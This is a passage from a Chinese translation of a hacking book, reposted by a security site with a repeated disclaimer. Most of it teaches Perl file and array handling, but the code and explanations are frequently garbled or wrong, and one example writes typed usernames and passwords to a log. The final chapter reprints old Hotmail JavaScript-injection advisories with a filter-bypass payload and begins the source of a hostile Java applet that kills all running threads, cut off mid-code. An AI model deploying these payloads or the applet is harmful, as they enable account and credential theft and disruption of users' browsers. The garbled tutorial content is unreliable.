免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

现在，以上的混合数组包含 4 个数值，但是 Perl 开始从 0 记数，这意味$mixed[0]的数值是 23, $mixed[1]是 54, $mixed[2]是 Ankit 等。

在$array[n]，n 就是索引。

在 Perl，索引能够是负数，例如，

$array[-2];

是倒数第二个元素；

$array[-1];

是最后一个元素。

For Each 循环：遍历整个数组

在以上的章节中，我已经举了一个例子，打印数组不同的内容，多次使用打印语句。这样使用语句非常地麻烦，而使用 For Each 语句可以使得 Perl 程序更容易使用。

基本的语法 For Each 循环形式如下：

foreach SCALAR(ARRAY) {BODY}

以上的语句运行在 BODY 中，遍历数组中的每个元素，当前数组元素被放置在标量中。让我们举一个例子，可遍历整个数组，并打印出数值。

```
@os=('windows', 'Linux', 'MacOS', 'BeOS');
print 'Now Printing known Operation Systems:';
foreach $os(@os){
print $os;
}
```

输出：

现在，打印已知的操作系统：Windows Linux Macos Beos. For Each 循环是自我解释的，会遍历数组的内容，并将它们打印出来。

与数组相关的函数：

Perl 内建了许多的函数，这些函数可以方便对于数组的操作。

Push()和 Pop()

Push (ARRAY，LIST)将会显示数组所有的内容。

这意味着，例如：

```
@array1= ('123','456');
push(@array1,789,abc);
print $array1[-1];
```

在屏幕上打印 abc。

Pop(ARRAY)会删除每个元素，返回数组中的最后一个元素。

一旦字符串是 chop()，数组就会启动 pop()函数。

Unshfit() 和 shift()

Unshfit(ARRAY,LIST)会显示列表中所有的元素，从 ARRAY 开始。

这个函数是与 push()相反的函数。

shift(ARRAY)删除和返回第一个数组的元素。它功能与 pop()。

Splice()

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这个函数基本的功能是：

Splice(ARRAY,,OFFSET,LENGTH,LIST)会删除和返回数组的长度，从偏移量开始，代替 LIST。

例如:

```
@array1=('1','2','3','4');
print@array1;
splice(@array1,2,2,a,a);
print @array1;
```

输出:

```
123412aa
```

长度和 LIST 参数会被删除。下例使得这个问题更加清楚：

```
splice(@array1,2);
```

删除并返回$array1[2]和 array1[3]。

```
Splice(@array1,2,2);
```

删除并返回$array1[2]和 array1[3]。

默认的变量：

Perl 支持默认的变量，用户不需要定义变量，Perl 会自动定义变量，并分配数值。

“程序员会说，他们使用一个 Perl 编辑器对 Perl 进行编程”。

阅读以上的句子，接着阅读以下的句子。

“程序员会说他们使用 Perl 编辑器对程序进行编辑”。

Perl，不像其他的编程语言，有一个默认的变量'$_'，就可以解决以上的问题，让我们举一个 for each 循环去理解更多的$_变量.

通常情况下，你会编写以下的内容:

```
for each $array(@array) {print $array;}
```

现在，使用默认变量$_，通过以上的代码：

```
foreach(@array){print;}
```

这时将会发生什么情况？当循环没有标量，它会使用默认的变量$_，代替打印功能函数，如果不能提供任何的参数，则通过包括$_任何的参数。

因此，结果为：

print($_)；打印；是相同的，

chmop($_)；chmop 也是相同的情况。我们已经了解到，仅有一个特殊的变量

@ARGV

直到现在，我们开始学习一个仅有的特殊变量即$_变量。另外一个有用的变量是@ARGV 变量，包含元素的集合，包括 Perl 所有的命令行参数，第一个命令行参数能够发现$ARGV[1]。

让我们假设一个 Perl 程序被调用，通过使用三个命令行参数，即：Ankit, Fadia, Ankit123。因此@ARGV 包含 Ankit, Fadia, Ankit123，第一个数组@ARGV [0]=Ankit, @ARGV [1]=Fadia, @ARGV[3] Ankit123。

例如：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

以下的 perl 程序通过命令行参数调用，然后乘以 4，最后显示结果。

```
$number=$ARGV[0];
print $number*4;
```

输出：

```
C:\perl>perl filename.pl 5
20
```

并不是所有的函数都假设$是默认的变量，一些函数默认的变量是@ARGV，例如，shift()函数，删除，返回@ARGV 的第一个参数。为了理解如何使用 shift()函数，可以考虑下例。

```
$first =shift;
$second =shift;
print $first +$secone;
```

输出:

```
C:\perl>perl filename.pl 3.5
8
```

在这个 Perl 程序中，我们假设用户输入两个参数，程序会接受两个参数，添加他们，并将和显示在屏幕上。

输入和输出

现在，我们已经知道了两种类型的变量：标量和数组。

在本章节中，我们会学习一种新的第三种类型的数据类型，叫作文件句柄。这些文件句柄在 perl 程序与其他类型的目录、程序之间架起一座桥梁。

实际上，在前面的章节中我们已经遇到了文件句柄，只是没有注意到他们。记住我们使用了<>括号，有两个目的：阅读文件和得到使用用户的输入。现在，在以上的两个例子中，<>括号自动运行，不需要知道，它能够打开那个文件句柄。

标准的 perl 文件句柄是：

STDIN 标准输入：用于得到用户输入。

STDOUT 标准输出：程序的输出，这个将结果显示在屏幕上。

STDERR 标准错误：错误会显示在屏幕上。

就像 STDIN 一样，STDIN 被用于接受用户的输入，ARGV 被用于阅读命令行。所有的这些看起来有些困惑，但是相信我，它实际并不存在。

也就是说，你得到一个命令行：

```
$varname=<>;
```

接着 perl 利用 STDIN 或 ARGV 自动填充<>括号。但是 Perl 是如何决定进行插入操作的呢？这是一个很好的问题。你知道，无论在何时，当 perl 遇到<>括号时，它会自动检查命令行文件是否是可读的。如果是数据，<>括号接着的行为就是<ARGV>，否则就运行<STDIN>。

通过不同的<>括号，我们能够手动区分这两种方法的不同。因此，我们能够说，代码

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

<FILE>是读入 FILE。

从可读的文件中打开文件：

现在，你知道什么文件能够打开，让我们学习如何打开一个文本文件，读入数据，将数据打印在屏幕上。以下的代码可以做什么。

```
Open(SITES,"sitelist.txt"); #打开 sitelist.txt 和连接的姓名；
SITES
While(<SITES>) {
Print #### 从 SITES 中读入下一行，并打印在屏幕上；
}
```

现在，让我们分析每一行的代码。在第一行中，我们使用 open()函数（在后面将讨论这些细节）打开 sitelist.txt 文件，并提供连接一个你选择的友好的姓名。在本例中，我们为 SITES 命名 SITES 连接，我们能够提供任何你选择的名称，甚至是你自己的姓名或一个字母‘a’。

第二行命令如下：

```
while($_=<SITES>);
```

我们可以通过它编写更简单、更有效的脚本。它基本上可以读入下一个 sitelist.txt，使用打开的连接，SITES。这一行接着分配默认的变量$_，这一些会最终在第三行打印。Perl 读入打开文件的每一行内容。

如果 site.lsit.txt 文件不存在，通常情况下，perl 显示的错误信息理解起来会比较困难，对于一个新手来说，这样做对于减少错误是没有用的。我们如何实现用我们自己定义的错误信息代替使用隐秘的 perl 错误信息。Die()是一个主要函数。

命令行上基本的语法是：

die(STRING)；这个代码存在于程序之中的前特殊变量的数值$!（后面讨论），并在屏幕上打印 string。

这儿有一个例子可看到如何有效的使用 DIE()函数。考虑以下的代码：

```
Open(FILE123, “first.txt”)‖ die “文件没有发现”；
While(<FILE123>) {
Print;
}
```

以上的程序试图打开 first.txt 文件，如果由于某些原因它不能起作用，将显示自定义的错误信息，没有发现文件。

另外一个变量：$!

在前面的章节，我已经提到了一种新类型的特殊变量，$!.或$ERRORNO 或$OS_ERROR 变量包含系统的错误信息代码。数值内容（$!）包含错误的编号以及错误的内容（$ERROR 或$OS_ERROR）包含的错误信息。

例如，

```
print $!,#打印当前的错误信息；
print $ERRORNO; #打印错误信息，与当前错误号码相关的错误信息。
```

错误信息与错误编号相关的表格：

1. 不拥有；

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2. 没有这个文件和目录；
3. 输入/输出错误；
4. 13 没有权限；
5. 27 文件存在；
6. 在驱动器上没有空间。

这个变量被用于以下的内容：

open(FILE123,"xyz.doc")||die"文件没有发现"

有时，当一个错误出现时，将代替存在的整个文件。从程序中，我们可能仅仅需要显示一个警告信息，提醒用户。当一个错误出现时，用户将要做什么，这个就是 warn()函数的用法。这个函数的工作原理与 die()函数仅有的不同在于程序不存在。

例如：

warn("caution!! System Resource Low. Please Close some programs before continusing");

我们已经了解如何读入一个文件，现在，让我们了解如何写入或列出一个文件。我们可以使用 open()函数，它的基本语法是：

open(FILEHANDLE, FILENAME):打开文件 FILENAME，并将打开的文件连接到文件句柄。

如果 open()函数能够成功运行，它会返回一个真值，否则返回未定义。

一个文件是否被打开，是可读形式，或是可写形式，或者可读可写，依赖于在文件开始处理时的字符。

如果文件名从< 开始，文件打开时只能是只读形式；

如果文件名从> 开始，文件打开时只能是只写形式；

如果文件名从>> 开始，文件打开时只能是只读形式，可以继续添加内容；

如果文件名从+（即+>,<+或+>>） 开始，文件打开时只能是打开只读或可写形式，并可添加内容；

如果文件名从- 开始，STDIN 是打开；

如果文件名从>- 开始，STDOUT 是打开。

以上是一些实际的例子，这使得你可以容易的理解不同的字符：

open(FILE, ">>$filename") 或 die "文件没有发现"；#文件打开并可以添加。

open(FILE, "+<$filename") 或 die "文件没有发现"；#文件打开是可读,可写的。

open(FILE, "+>$filename") 或 die "文件没有发现"；#文件打开是可读,可写的。

open(FILE, "+>$filename") 或 die "文件没有发现"；#文件打开是可写的。

当你试图打开一个文件，与>符号下，perl 会检查是否有特殊的文件名存在。如果有文件将会被重写，否则就会创建一个新文件。

Close()函数被用来关闭使用 open()函数打开的文件，close()函数的基本的语法：

Close(FILEHANDLE);

例如:

```
print "USERNAME";
chomp ($user=<>);
print "Password:";
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
chomp($pass=<>);
open(LOGFILE,">>log.txt") 或 die "Please Ré Login";
close(LOGFILE);
```

以上的代码可以简单地注册或添加用户名和口令，由用户输入的，log.txt 文件，最后关闭一个文件句柄。

以上的 perl 代码注册了用户所有的键盘输入，直到他输入 exit\n。

```
while(10) {
$input = <>; #无限循环
last if $input eq "exit\n"; #退出循环，当用户输入 exit，并确认输入。
Open(FILE, ">>xyz.txt");
Print FILE $input; #打印数据，由用户的文件 xyz.txt。
}
close FILE;
```

在文件中移动

现在，我们知道了，如何打开一个文件，为了不同的目的。我们能够在文件中移动，我们将会知道，目前的位置？

你可能明白，无论在何时，使用一个文件句柄，它有一个相关的文件指针。当我们打开一个文件，文件指针由默认指向 0。这个文件指针会自动的改变，当我们使用文件句柄来移动，或阅读数据时。这个处理过程会自动的运行，如何没有任何用户的干涉，将会一直存在。

但是有时，我们能够手动改变文件指针的位置，但是可以使它直到别的地方。这个就是 seek()和 tell()函数起作用的地方。

Seek()

这个函数的基本语法：

seek(FILEHANDLE, STEPS, FROM) ;:移动文件指针到 STEPS 数量，从 FROM 开始。

文件的位置使用字节单位。

FROM 从 0 开始，从文件开始，1 是当前的位置，2 是文件的结尾。

以上的例子使得你可以使用 seek()命令：

```
seek(FILE,0,0) #转移到文件的开始
seek(FILE,157,0) #从文件的开始转移到 157 个字节
seek(FILE,45,1) #从文件的开始转移到 45 个字节
seek(FILE,-45,1) #向后转移到 25 个字节
seek(FILE,200,2) #从文件的结尾向前转移到 200 个字节
```

Tell()

Tell()命令返回文件指针当前的位置。

例如，

```
print(FILE);
```

打印文件指针当前的位置。

切断文件：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

truncate()函数被用来截断或缩短一个文件到特定的字节数量，它基本的语法是：

truncate(FILE, NUM); 缩短文件到 NUM 数量子节。

例如：

truncate("xyz.txt", 100); 缩短文件到 100 个字节。

相同的结果能够通过以下的代码完成。

```
Open(FILE,"+<xyz.txt");
Truncate(FILE,100);
```

删除文件：

为了删除文件，我们使用 unlink()函数，它的基本语法如下：

unlink(FILENAMES);:删除文件。

这个函数返回成功删除文件的数量。

例如：

unlink "log.txt"; 删除 log.txt

这个 Perl 函数能够非常有效地从硬盘删除临时文件，并可节约硬盘的空间。考虑以下的 perl 程序，这个程序会删除硬盘上所有的.bak 文件和.tmp 文件。

```
$name=shfit;
@old=($name,'.bak',$name.'.~',$name.'.tmp');
foreach(@old){
print "Deleting $_";
}
unlink @old;
```

文件测试：

文件具有尺寸、属性和类型。Perl 具有得挺文件测试功能，perl 具有一些特定的功能，能够测试文件的属性和特点。

文件的测试非常地有趣，看起来就像一个连字号。

文件测试基本的格式如下：

-Test FILE:是真，仅仅当 FILE 满足 TEST>FILE 是一个文件名或文件句柄。

以下是文件测试的完全的列表：

FILETEST	Meaning
-e	FILE exists
-f	FILE is a plain text
-d	FILE is a directory
-T	FILE is a text file
-B	FILE is a binary file
-r	FILE is readable
-w	FILE is writable
-x	FILE is executable
-s	Size of FILE (returns number of bytes)

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

-z	FILE is empty, i.e. is of zero bytes

现在，你已经得到文件测试的完整列表，让我们看看如何使用这些工具。以下的一些例子可以让文件测试更加容易理解：

```
if(-d "/etc") {
print "Directory Exists"; #prints message if /etc is a directory
```

以上的是一个 perl 程序的例子，这个程序可以检查一个文件是否存在。

```
$file=shift;
if(-e $file){
print "$file Exists.\n";
}
```

每个文件或者-T 或-B，perl 看起来的文件的开始。如果这里有大量奇怪的字符，这个文件可能就是二进制文件，否则就是一个文本文件。但是空文件也满足-T 和-B 条件。以下 perl 程序检查是否是空文件。

```
$file=shift;
if (-z $file){
print "$file Exists.\n";
}
```

stat()函数：

文件测试仅仅能够检查一个单一文件的属性，而 stat()函数返回一个数组就有 13 文件的统计量。

Stat(FILE): 它返回一个 13 个元素数组，这个数组包含重要的文件的统计信息。FILE 能够十一个文件或文件句柄。

Stat 数组的元素是：

Index	value
0	The Device
1	The File's inode
2	The File's mode
3	The Number of Hard Links to the File.
4	The user ID of the file's owner
5	The Group ID of the file
6	The raw device
7	The size of the file
8	The last time the file was accessed
9	The last time the file was modified

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

10 The last time the status of the file was changed
11 The block size of the system
12 The number of blocks used by the file

让我们举例说明如何使用 stat()数组计算一个文件的大小：

```
$file = shift;
$size = (stat($file))[7]; # Returns the eight element of the stat() Array.
Print"size is :$size";
```

通过使用 see()和 tell()函数，能够得到相同的结果。

```
$file =shift;
open (FILE, $file");
seek(FILE,0,2);
$size =tell(FILE);
print "size is: $size";
```

使用文件测试，还有其他的一些方法发现文件的大小。

```
$file=shift;
$size=(-s $filename);
print "size is: $size";
```

读入字节：

通常情况下，一个 perl 程序打开一个文件读入数据，它一般是一行一行地读入。然而，我们需要读入的数据并不是一行一行地读入。这就到了使用 read()函数的时候。

Read()命令基本的语法是：

read(FILEHANDLE, VARNAME, BYTES, OFFSET):读入 BYTES 数量的字节，从文件句柄的 OFFSET 开始，将结果放在 VARNAME 中，如果 OFFSET 不是特别地说明，PERL 从文件的开始位置开始阅读。

例如，

```
open(FILE,"xyz.log")或  die"FILE   not found";
read(FILE, $text,1000);
print $text;
)
```

以上的代码可以阅读 xyz.log 文件首部 1000 个字节，并将这些放入$text 变量中，最终将它们打印出来。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

由于系统中缓冲的不同。Read 函数有时候不够精确，这意味可以阅读更多的字节，如果这个没有解释，你可以使用 sysread()函数代替，它的基本语法是：

Sysread(FILEHANDLE, VARNAME, BYTES, OFFSET)：阅读 BYTES 数量的字节从文件句柄的偏移量开始，并将结果放置在 VARNAME。

这个函数与 read()函数很相似，但更加地精确，有时使用起来更加完美。

相似的，有时你需要从一个标量中写入到文件中。从这些，perl 有 syswrite()函数，它的语法：

syswrite(FILEHANDLE, VAR, BYTES, OFFSET): 写入 BYTES 数量的字节的数据，并将 VAR 写入文件句柄的 OFFSET 位置。

Sysread()函数与 syswrite()函数返回字节的数量，如果出现错误信息，实际会读入 read 或 UNDEF。

Getc()函数

这个函数就像函数的名称一样，它会从文件句柄得到下一个字符。它的语法是：

getc(FILEHANDLE): 返回文件句柄的下一个字符。

当文件的结束，EOF 到达，getc()函数会变为空。

访问目录

就像 open()和 close()文件一样，为了目录，你已经 opendir()和 closedir()函数。他们的语法是：

opendir(DIRHANDLE, DIRNAME): 打开 DIRNAME 的目录：

Closedir(DIRHANDLE): 关闭 DIRHANDLE

例如：

```
opendir(DIR, "/etc"); #opens the /etc directory
```

readdir() 函数：

这是最有用的与目录有关的函数，它的语法：

readdir(DIRHANDLE): 从 DIRHANDLE(在标量内容中)返回下一个文件，或剩下的文件（数组内容）。如果没有文件，它会返回未定义。

以下的 perl 程序使用 opendir()，closedir()和 readdir()函数列出一个特定目录中的所有的文件：

```
$name=shift;
opendir(DIR, $name) or die "Directory invalid: $!\n";
@listoffiles = readdir(DIR);
closedir(DIR);
foreach $file(@listoffiles) {
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
print "$file\n";
}
```

输出：

```
C:\perl>filename.pl/etc
Ankit.log
Ankit.txt
Passwd.txt
```

其他的目录函数

telldir(DIRHANDLE): 返回 DIRHANDLE 的位置。

seekdir(SIRHANDLE, POSITION): 设置 DIEHANDLE 阅读，从 POSITION 开始，这个函数返回的数值是 telldir()一样。

Rewinddir(DIRHANDLE): 设置 DIRHANDLE 到目录的头部。

Mkdir(DIRNAME, MODE):创建目录，利用 DIRNAME，调整 MODE（UNIX）。

Rmdir(DIRNAME, MODE):删除 DIRNAME 的目录。

Chdir(DIR):改变工作目录到 DIR。

Chroot(DIR):改变根目录到当前的目录。

仅仅针对根目录。

这个章节主要教授 perl 程序，让你能够编写有用的代码，更多的参考可以通过，发送一个邮件到：programmingforhackers-subscribe@egroups.com加入邮件列表，同时也可通过 http://www.hackingmobilephones.com参考整个 perl 每周杂志的文档。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第十六章　漏洞、脚本以及脆弱性

→Hotmail 漏洞
→Java applet 漏洞
→Sendmail 漏洞
→FTP 漏洞
→系统日志文件编辑

Hotmail 漏洞.

利用 IMG 标记注入 JavaScript 脚本
Georgi Guninski 安全忠告 #5,2000
另外的一个有关 Hotmail 的安全性漏洞就是注入 JavaScript 脚本

郑重声明:

此处的安全忠告以及程序仅代表个人观点，并不代表任何公司。本人利用通常惯例作出郑重声明，Georgi Guninski 尤其是不对任何由于直接或间接利用程序所提供的信息或功能所造成的损失负责。Georgi Guninski 不对任何由于该程序及其相关内容的误滥用所造成的损失负责。

问题描述:

Hotmail 允许在 email 消息中使用 执行JavaScript 代码，这将使得用户在使用Internet Explorer浏览时暴露自己的Hotmail 邮箱信息。

详细内容:

前不久，Hotmail 修补了该"javas&#67ript"漏洞，但目前又在使用十六进制的字符过程中出现了类似的问题。Hotmail 中存在一个安全漏洞，即通过 JavaScript 协议可以在邮件消息中注入并执行 JavaScript 代码。该漏洞存在于 Internet Explorer 中。Hotmail 会由于安全

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

等原因对“javascript:”协议进行过滤，但对以下情况并不能进行正常过滤：“j&#x41；vascript”，其中“&#x41”为字符“A”的十六进制 ASCII 编码。因此，如果用户设定自动装载图像，则下面的 HTML 代码 将自动执行。当用户打开 Hotmail 邮件信息时所执行的 JavaScript 代码能够在用户登录时显示一个欺诈登录窗口，而此时密码已经被窃取。本人不想夸大问题的严重性，但完全可能通过该漏洞读取用户信息，以用户的名义发送信息并导致其他危害。同时也可能从 Hotmail 中获取 cookie 信息，这存在很大的危险性。Hotmail 能躲避(它所能躲避的)各种 JavaScript 代码，以防止此类攻击，但仍然存在明显的漏洞。

工作区：禁用激活脚本代码
其代码为：

致，
Georgi Guninski
http://www.nat.bg/~joto

以输入方式注入 JavaScript 代码

Georgi Guninski 安全忠告 #3,2000
另外一个 Hotmail 安全漏洞是在 IE 中“@import url(javascript:…)”注入 JavaScript 代码。

声明:

在本安全建议以及程序中所表达的内容仅代表个人观点，并不代表任何公司的立场。利用通常惯例作出郑重声明，Georgi Guninski 不对任何由于直接或间接利用程序所提供的信息或功能所造成的损失负责。Georgi Guninski 不对任何由于该程序及其相关内容的误滥用所造成的损失负责。

问题阐述:

Hotmail 允许在 email 消息中使用“@import url(javascript”…)”执行 JavaScript 代码，这将使得用户在使用 Internet Explorer 浏览时暴露自己的 Hotmail 邮箱信息。

详细内容:

Hotmail 中存在一个安全漏洞，即通过 JavaScript 协议可以在邮件消息中注入并执行

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

JavaScript 代码。该漏洞存在于 Internet Explorer 中。Hotmail 会由于安全等原因对“javascript:”协议进行过滤。但以下的 javascript 将被执行：“@import url(javascript:…)”。

当用户打开 Hotmail 邮件信息时所执行的 JavaScript 代码能够在用户登录时显示一个欺诈登录窗口，而此时密码已经被窃取。本人不想夸大问题的严重性，但完全可能通过该漏洞读取用户信息，以用户的名义发送信息并导致其他危害。同时也可能从 Hotmail 中获取 cookie 信息，这存在很大的危险性。Hotmail 能躲避(它所能躲避的)各种 JavaScript 代码，以防止此类攻击，但仍然存在明显的漏洞。

工作区：禁让激活脚本代码

在 HTML 邮件消息中一定要包括以下代码：

```
<style TYPE“TEXT/CSS”>
@IMPORT URL(JAVASCRIPT:ALERT(‘Javascript is executed’);
</style
>
```

Regards,

Georgi Guninski

http://www.nat.bg/~joto

Javascript Hotmail 陷阱

时间: Fri, 23 Apr 1999 13;55:24-0500

发送者: David L. Nicol david@KASEY.UMKC.EDU

接收者: BUGTRAQ@netspace.org

主　题: javascript hotmail 密码陷阱

你好，今天早上我收到通知，在一封信件中得知我所维护的(http://www.tipjar.com/generic.html) 网页与一个基于 javascript 代码的 hotmail 密码窃取企图有关。我登录该原始网页（带有脚本代码的）并将其发送给 hotmail 自动回应的联系地址。我希望能在一周或两周时间内通过共享该 URL 彻底避免该漏洞发生，使得 hotmail 利用该段时间对系统进行修补（这也是很好的补救措施对吗？）。迄今为止，这些罪犯已经窃取了很多密码（我也未能幸免，他们的窃取罪行记录在我的 apache 服务器日志中）。我已经提供了 hotmail 所发送的列表。由于众多的免费数据邮件，我没有对我所正常使用的工具进行修改，该工具能对发向另外一个邮寄者的密码陷阱进行追踪，该邮寄者所在的系统管理员并没有保持良好的日志记录。

脚本代码所在的页面中包含一个警告信息：“你的密码已经被窃取了”；因此，除非所有受害者都已经得知所运行的脚本代码的其他副本，否则该恶意攻击将被执行。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Java Applet 漏洞

因需要 Java 运行环境或者 JRE 来运行这些 applet 程序脚本，这与你需要将这些代码转变为可执行的 applet 代码很类似。

Applet	Name
WASTEFUL	HOSTILETHREADS
APPLETKILLER	ASSASSIN
ATTACKTHREAD	CALCULATOR
CONSUME	DOMYWORK
DOUBLETROUBLE	ERRORMESSAGE
FORGER	LOGIN1
LOGIN2	NOISYBEAR
PENPAL	REPORT1
REPORT2	SCAPEGOAT
SILENTHREAD	TRIPLETHREAT
UNGRATATEFUL	DUPE

```
/*   AppletKiller.java by Mark D. LaDue */
/* 该恶意 applet 将阻止所有处于运行状态的 applets，并删除掉所有已经下载的其他 applets*/

import java.applet.*;
import java.awt.*;
import java.io.*;

Public class AppletKiller extends java.applet.Applet implements
Runnable {
  Thread killer;

public void init() {
     killer=null;
  }
  public void start() {
    if (killer = = null) {
      killer = new Thread (this, "killer");
      killer.setPriority(thread.MAX_PRIORITY);
     }
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
    }

    public void stop() {}
  // Kill all threads except this one

  public void run() {
    try {
      while (true) {
        ThreadKiller.killAllThreads();
        try {killer.sleep(100);}
        catch (InterruptedException e) {}
      }
    }
    catch (ThreadDeath td) {}
  // Resurrect the hostile thread in case of accidental ThreadDeath
    finally {
      AppletKiller ack = new AppletKiller();
      Thread reborn = new Thread(ack, "killer");
      reborn.start();
    }
  }
}
 class ThreadKiller {
  // Ascend to the root ThreadGroup and list all subgroups recursively,
  // killing all threads as we go

   public static void killAllThreads() {
     ThreadGroup thisGroup;
     ThreadGroup topGroup;
     ThreadGroup parentGroup;
  // Determine the current thread group
    thisGroup = Thread.currentThread().getThreadGroup();

  // Proceed to the top ThreadGroup
     topGroup=thisGroup;
     parentGroup=topGroup.getParent();
     while(parentGroup ! = null){
        topGroup=parentGroup;
        parentGroup=parentGroup.getParent();
```


溜客安全网 WwW.176Ku.CoM

